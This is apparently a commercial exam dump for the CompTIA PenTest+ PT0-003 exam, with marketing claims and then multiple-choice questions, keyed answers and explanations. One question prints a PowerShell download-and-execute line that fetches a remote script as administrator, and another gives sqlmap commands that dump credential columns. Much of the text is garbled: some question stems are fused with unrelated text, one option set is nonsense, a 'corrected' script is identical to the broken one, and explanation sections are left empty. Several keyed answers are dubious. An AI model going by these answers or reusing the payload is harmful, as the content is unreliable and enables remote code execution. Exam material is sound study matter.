CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

About Exambible

Your Partner of IT Exam

Found in 1998

Exambible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, Exambible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:
Server High-severity vulnerabilities
* 1. Development sandbox server 32
* 2. Back office file transfer server 51
* 3. Perimeter network web server 14
* 4. Developer QA server 92
The client is con ble monitoring mode using Aircrack-ng ch of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: C

Explanation:
? Client Concern:
? Server Analysis:
? Pentest References:
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses the client's primary concern about the availability and security of the consumer-facing production application.
==========


NEW QUESTION 2
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?

A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Answer: B

Explanation:
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here??s why option B is the most likely technique:
? Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
? Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
? Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
? Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
? Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.
==========

NEW QUESTION 3
HOTSPOT
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.
The two entries in the robots.txt file that the penetration tester should recommend for removal are:
? Allow: /admin
? Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 4
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
? Command Breakdown:
? Why This is the Best Choice:
? Benefits:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 5
A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5) Host is up (0.014s latency)
Port State Service 53/tcp open domain 161/tcp open snmp 445/tcp open smb-ds 3389/tcp open rdp

Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Answer: C

Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
? Understanding Hash-Based Relays:
? Prioritizing Port 445:
? Execution:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 6
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
? Tailgating:
? Physical Security:
? Pentest References:
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization??s physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
==========

NEW QUESTION 7
A penetration tester writes the following script to enumerate a 1724 network:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token `ping'
Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: A

Explanation:
The error in the script is due to a missing do keyword in the for loop. Here??s the corrected script and
? Original Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
? Error
Explanation
? Corrected Script: 1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.
==========

NEW QUESTION 8
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 9
During an engagement, a penetration tester found some weaknesses that were common across the customer??s entire environment. The weaknesses included the following:
? Weaker password settings than the company standard
? Systems without the company's endpoint security software installed
? Operating systems that were not updated by the patch management system
Which of the following recommendations should the penetration tester provide to address the root issue?

A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.

Answer: B

Explanation:
? Identified Weaknesses:
? Configuration Management System:
? Other Recommendations:
Pentest References:
? System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.
? Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.
Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.
==========

NEW QUESTION 10
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 10
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester

Answer: C

Explanation:
The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.
? Understanding smbclient:
? User Enumeration:
Step-by-Step Explanationsmbclient -L //target_ip -U username
? uk.co.certification.simulator.questionpool.PList@10ddf175 smbclient -L //192.168.50.2 -U anonymous
? Advantages:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups

==========

NEW QUESTION 14
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping

Answer: B

Explanation:
Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here??s a detailed Explanation
? Understanding SPN Accounts:
? Kerberoasting Attack:
? Comparison with Other Attacks:
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.
==========

NEW QUESTION 16
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:
? Articulation of Cause (Option A):
? Articulation of Impact (Option B):
? Articulation of Escalation (Option C):
? Articulation of Alignment (Option D):
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 21
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
==========

NEW QUESTION 24
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and

misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
==========

NEW QUESTION 25
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection

Answer: A

Explanation:
A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system.
Here??s why option A is correct:
? Kiosk Escape: This attack targets environments where user access is intentionally
limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
? Arbitrary Code Execution: This involves running unauthorized code on the system,
but the scenario described is more about escaping a restricted environment.
? Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
? Library Injection: This involves injecting malicious code into a running process by
loading a malicious library, which is not the focus in this scenario.
References from Pentest:
? Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
? Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.
==========

NEW QUESTION 29
A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?

A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.

Answer: B

Explanation:
In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here??s why option B is correct:
? Tailgating: This involves following an authorized person into a secure area without
proper credentials. During busy times, it??s easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.
? Cloning Badge Information: This can be effective but requires proximity to
employees and specialized equipment, making it more complex and time- consuming.
? Picking Locks: This is a more invasive technique that carries higher risk and is less
stealthy compared to tailgating.
? Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.
References from Pentest:
? Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.
? Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.
Conclusion:
Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.
==========

NEW QUESTION 31
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client??s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These

tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.
Here??s why option A is the best choice:
? Controlled Testing Environment: BAS tools provide a controlled environment
where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,
allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
? Feedback and Reporting: These tools provide detailed feedback and reporting on
the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
References from Pentest:
? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.
==========

NEW QUESTION 32
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
? Port Mirroring:
? Avoiding Disruption:
? Other Options:
Pentest References:
? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.
==========

NEW QUESTION 36
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?

A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection

Answer: C

Explanation:
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here??s why option C is correct:
? XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user??s browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
? SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
? SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
? Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user??s browser.
References from Pentest:
? Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
? Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.
==========

NEW QUESTION 37
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Answer: A

Explanation:

Maintaining persistent access in a compromised system is a crucial goal for a penetration
tester after achieving initial access. Here??s an explanation of each option and why creating registry keys is the preferred method:
? Creating registry keys (Answer: A):
? Installing a bind shell (Option B):
? Executing a process injection (Option C):
? Setting up a reverse SSH connection (Option D):
Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

NEW QUESTION 41
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Answer: C

Explanation:
The net.exe commands are native to the Windows operating system and are used to manage and enumerate network resources, including user accounts.
? Using net.exe Commands:
Step-by-Step Explanationnet user
? uk.co.certification.simulator.questionpool.PList@339a6471 net user <username>
? Additional net.exe Commands: net localgroup
net localgroup <groupname>
? uk.co.certification.simulator.questionpool.PList@1b7dbef8 net session
? Advantages:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 42
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
==========

NEW QUESTION 43
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Answer: C

Explanation:
To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
? Unauthenticated Scan:
? Comparison with Other Scans:
? Pentest References:
By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.
==========

NEW QUESTION 47
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the

penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

